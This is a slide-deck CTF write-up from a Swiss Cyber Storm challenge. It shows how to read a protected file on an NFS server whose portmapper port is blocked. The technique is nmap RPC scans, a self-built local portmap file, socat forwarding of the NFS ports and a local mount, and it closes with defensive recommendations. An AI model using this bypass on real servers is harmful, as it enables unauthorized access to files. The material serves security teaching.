

A vertical decorative image on the left side of the slide shows a close-up of a computer keyboard with a yellow padlock resting on one of the keys.

## Swiss Cyber Storm II Case: NFS Hacking

Axel Neumann <[axel.neumann@csnc.ch](mailto:axel.neumann@csnc.ch)>

Compass Security AG  
Glärnischstrasse 7  
Postfach 1628  
CH-8640 Rapperswil

Tel +41 55-214 41 60  
Fax +41 55-214 41 61  
[team@csnc.ch](mailto:team@csnc.ch)  
[www.csnc.ch](http://www.csnc.ch)

# What is NFS?



**Network File System (NFS) is a network file system protocol for UNIX developed by SUN Microsystems**

**Access files over a network as if the network share were attached as a local hard disk**


**NFS is making use of RPCs (Remote Procedure Calls)**

**Accordant file system for Windows: SMB (aka. CIFS)**

## **Authentication for NFS**

- Client-Computer authenticates to NFSv3 (IP Address)
- Since NFSv4 User-Authentication is possible (Kerberos)

# Typical NFSv3 Session (simplified)



## Typical NFSv3 Session (simplified)



1. Client connects to Portmapper (Port 111) and asks for Portnumber of the Mount Daemon (mountd)
2. Portmapper returns Portnumber of mountd
3. Client connects to mountd and asks for File-Handle for `"/knownSharedDirectory"`
4. mountd returns File-Handle 0
5. Client connects to Portmapper and asks for NFS Portnumber (nfsd)
6. Portmapper returns Portnumber of nfsd

## Typical NFSv3 Session (simplified)



8. Client connects to nfsd and executes LOOKUP-routine, using File-Handle 0 and File-/Directory-Name
9. nfsd returns File-Handle 1 for specific File-/Directory-Name
10. Client executes READ-routine, using File-Handle 1
11. nfsd returns contents of specific File/Directory



**Portmapper is essential for NFSv3**



# Swiss Cyber Storm NFS Case



## What is the goal of the case?

- ★ Get access to the file `geheim-5022.txt` which is stored on the NFS server

## What do we know?

- ★ Server IP: 192.168.200.203
- ★ Exact name of share and file: `home/geheim/geheim-5022.txt`
- ★ Dump of `rcpinfo`

## Test the NFS server for exported shares

```
bash # showmount -e 192.168.200.203  
mount clntudp_create: RCP: Port mapper failure - RPC: Unable to  
receive
```

**showmount:** The command `showmount` can be used to get information about the shared directories of the NFS server

## Scan the server (TCP)



In the second step, we use NMAPs RPC grinder for detecting open RPC ports, RPC program and protocol version (TCP)

```
bash # nmap -sR -p 1-65535 192.168.200.203
Starting Nmap 4.62 ( http://nmap.org ) at 2009-03-04 09:33 UTC
Interesting ports on ubuntu-vm (192.168.200.203):
Not shown: 65530 closed ports
PORT            STATE        SERVICE        VERSION
111/tcp         filtered    rpcbind
2049/tcp        open         nfs            2-4 (rpc #100003)
51979/tcp       open         nlockmgr       1-4 (rpc #100021)
57543/tcp       open         mountd         1-3 (rpc #100005)
60644/tcp       open         status         1 (rpc #100024)
MAC Address: 00:0C:29:1D:50:0C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 12.898 seconds
```

## Scan the server (UDP)



Again, we use NMAPs RPC grinder for detecting open RPC ports, RPC program and protocol version (UDP)

```
bash # nmap -sUR -p 1-65535 192.168.200.203
Starting Nmap 4.62 ( http://nmap.org ) at 2009-03-04 09:39 UTC
Interesting ports on ubuntu-vm (192.168.200.203):
PORT            STATE          SERVICE        VERSION
68/udp          open|filtered  dhcpc         dhcp
111/udp         closed         rpcbind
806/udp         open|filtered  unknown
2049/udp        open           nfs            2-4 (rpc #100003)
5353/udp        open|filtered  zeroconf
44139/udp       open           status        1 (rpc #100024)
49456/udp       open|filtered  unknown
52663/udp       open           nlockmgr      1-4 (rpc #100021)
55545/udp       open           mountd        1-3 (rpc #100005)
MAC Address: 00:0C:29:1D:50:0C (Vmware)
```

## The Shortcut



As you could drink dozens of coffees until the scan would be finished, we take the shortcut 😊

<http://192.168.200.203/NFS/rpcinfo.out>

```
program vers proto  port
 100000    2    tcp    111    portmapper
 100024    1    udp    44139  status
 100024    1    tcp    60644  status
 100021    2    tcp    51979  nlockmgr
 100021    2    udp    52663  nlockmgr
 100003    2    tcp    2049   nfs
 100003    3    tcp    2049   nfs
 100003    4    tcp    2049   nfs
... output shortened
```

## Portstatus and description



### **rpcbind**

Provides a mapping from a service name to the portnumber it's running on

### **nlockmgr**

Forwards local file locking requests to the lock manager on the server system

### **mountd**

The rpc.mountd server provides an ancillary service needed to satisfy mount requests by NFS clients

### **nfsd**

The rpc.nfsd program implements the user level part of the NFS service

### **status**


If an NFS server crashes and comes back alive, rpc.statd can notify clients about that event. As this is only an informational service, it can be neglected for attacking NFS

## Scanning results



The scanning revealed the ports that are used by the NFS server

- ✦ Port 111 (portmapper) is closed
- ✦ All other ports used for NFS remain open




**Assumption: The Administrator just blocked the portmapper's port to deny NFS usage**

# NFS without portmapper



NFSv3 needs the portmapper to work properly!

Does the portmapper have to be on the NFS server itself?  
Let's try to build our own portmapper service!



# Create your own portmap file



Read out Service, Port number, RPC number and Version of the available NFS services

PORT	STATE	SERVICE	VERSION
2049/udp	open	nfs	2-4 (rpc #100003)
52663/udp	open	nlockmgr	1-4 (rpc #100021)
55545/udp	open	mountd	1-3 (rpc #100005)
2049/tcp	open	nfs	2-4 (rpc #100003)
51979/tcp	open	nlockmgr	1-4 (rpc #100021)
57543/tcp	open	mountd	1-3 (rpc #100005)

Create portfile (portmap.txt) using the information above  
(Example for Service: nfs)

#	RPC-NUMBER	NFS-VERSION	PROTOCOL	PORT	SERVICE
	100003	2	tcp	2049	nfs
	100003	3	tcp	2049	nfs
	100003	4	tcp	2049	nfs
	100003	2	udp	2049	nfs
	100003	3	udp	2049	nfs
	100003	4	udp	2049	nfs

# Complete portmap file (portmap.txt)



```
# RPC-NUMBER      NFS-VERSION      PROTOCOL      PORT      SERVICE
100000            2                tcp           111       portmapper
100000            2                udp           111       portmapper
100003            2                tcp           2049      nfs
100003            3                tcp           2049      nfs
100003            4                tcp           2049      nfs
100003            2                udp           2049      nfs
100003            3                udp           2049      nfs
100003            4                udp           2049      nfs
100005            1                tcp           57543     mountd
100005            2                tcp           57543     mountd
100005            3                tcp           57543     mountd
100005            1                udp           55545     mountd
100005            2                udp           55545     mountd
100005            3                udp           55545     mountd
100021            1                tcp           51979     nlockmgr
100021            2                tcp           51979     nlockmgr
100021            3                tcp           51979     nlockmgr
100021            4                tcp           51979     nlockmgr
100021            1                udp           52663     nlockmgr
100021            2                udp           52663     nlockmgr
100021            3                udp           52663     nlockmgr
100021            4                udp           52663     nlockmgr
```

## Using the portmap file



Now, start your own local instance of the portmapper using the newly created self-defined portmap file (portmap.txt)

```
bash # portmap
bash # pmap_set < portmap.txt
```

Check the local portmapper. When working correctly, it returns the mapping that is defined in the file

```
bash # rpcinfo -p 127.0.0.1
program vers proto  port
 100000    2    tcp    111  portmapper
 100024    1    udp    44139 status
 100024    1    tcp    60644 status
 100021    2    tcp    51979 nlockmgr
 100021    2    udp    52663 nlockmgr
 100003    2    tcp    2049  nfs
 100003    3    tcp    2049  nfs
 100003    4    tcp    2049  nfs
... output shortened
```

## Tricking the NFS server



We now have an own portmapper service. It is only running locally and does not know anything of remote NFS services

Our local portmapper has the same configuration as the one that is running on the NFS server

To connect, we simply have to configure local port forwarding of the accordant NFS ports using socat, inetd, ssh, ...

## Local portmapper → Remote NFS



Again, look at the scanning results for all detected NFS ports

PORT	STATE	SERVICE	VERSION
2049/udp	open	nfs	2-4 (rpc #100003)
52663/udp	open	nlockmgr	1-4 (rpc #100021)
55545/udp	open	mountd	1-3 (rpc #100005)
2049/tcp	open	nfs	2-4 (rpc #100003)
51979/tcp	open	nlockmgr	1-4 (rpc #100021)
57543/tcp	open	mountd	1-3 (rpc #100005)

Create local port forwarding to the original NFS server for all ports  
(In this example, we are using the tool: socat)

```
# nfs service TCP,UDP
socat tcp4-listen:2049,fork tcp4-connect:192.168.200.203:2049 &
socat udp4-listen:2049,fork udp4-connect:192.168.200.203:2049 &
# mountd service TCP,UDP
socat tcp4-listen:57543,fork tcp4-connect:192.168.200.203:57543 &
socat udp4-listen:55545,fork udp4-connect:192.168.200.203:55545 &
# nlockmgr TCP,UDP
socat tcp4-listen:51979,fork tcp4-connect:192.168.200.203:51979 &
socat udp4-listen:52663,fork udp4-connect:192.168.200.203:52663 &
```

## Mount remote NFS share



Query for the shares of the remote NFS server by using localhost as NFS server

```
bash # showmount -e 127.0.0.1
Export list for 127.0.0.1:
/home/geheim *
```

Mount the remote NFS share locally

```
bash # mount -t nfs 127.0.0.1:/home/geheim /mnt
```

Read file

```
bash # cat /mnt/geheim-5022.txt
Gratuliere, du hast den NFS Case gelöst!
```

## Recommendations



**If you use firewalls, always prefer whitelisting to give access to different services**

**Prefer usage of NFSv4 (Many security enhancements)**

## Used software



Nmap (<http://nmap.org>)

socat (<http://www.dest-unreach.org/socat/>)

NFS-Tools (<http://www.linux-nfs.org/>)

Portmap (<http://neil.brown.name/portmap/>)

# Questions

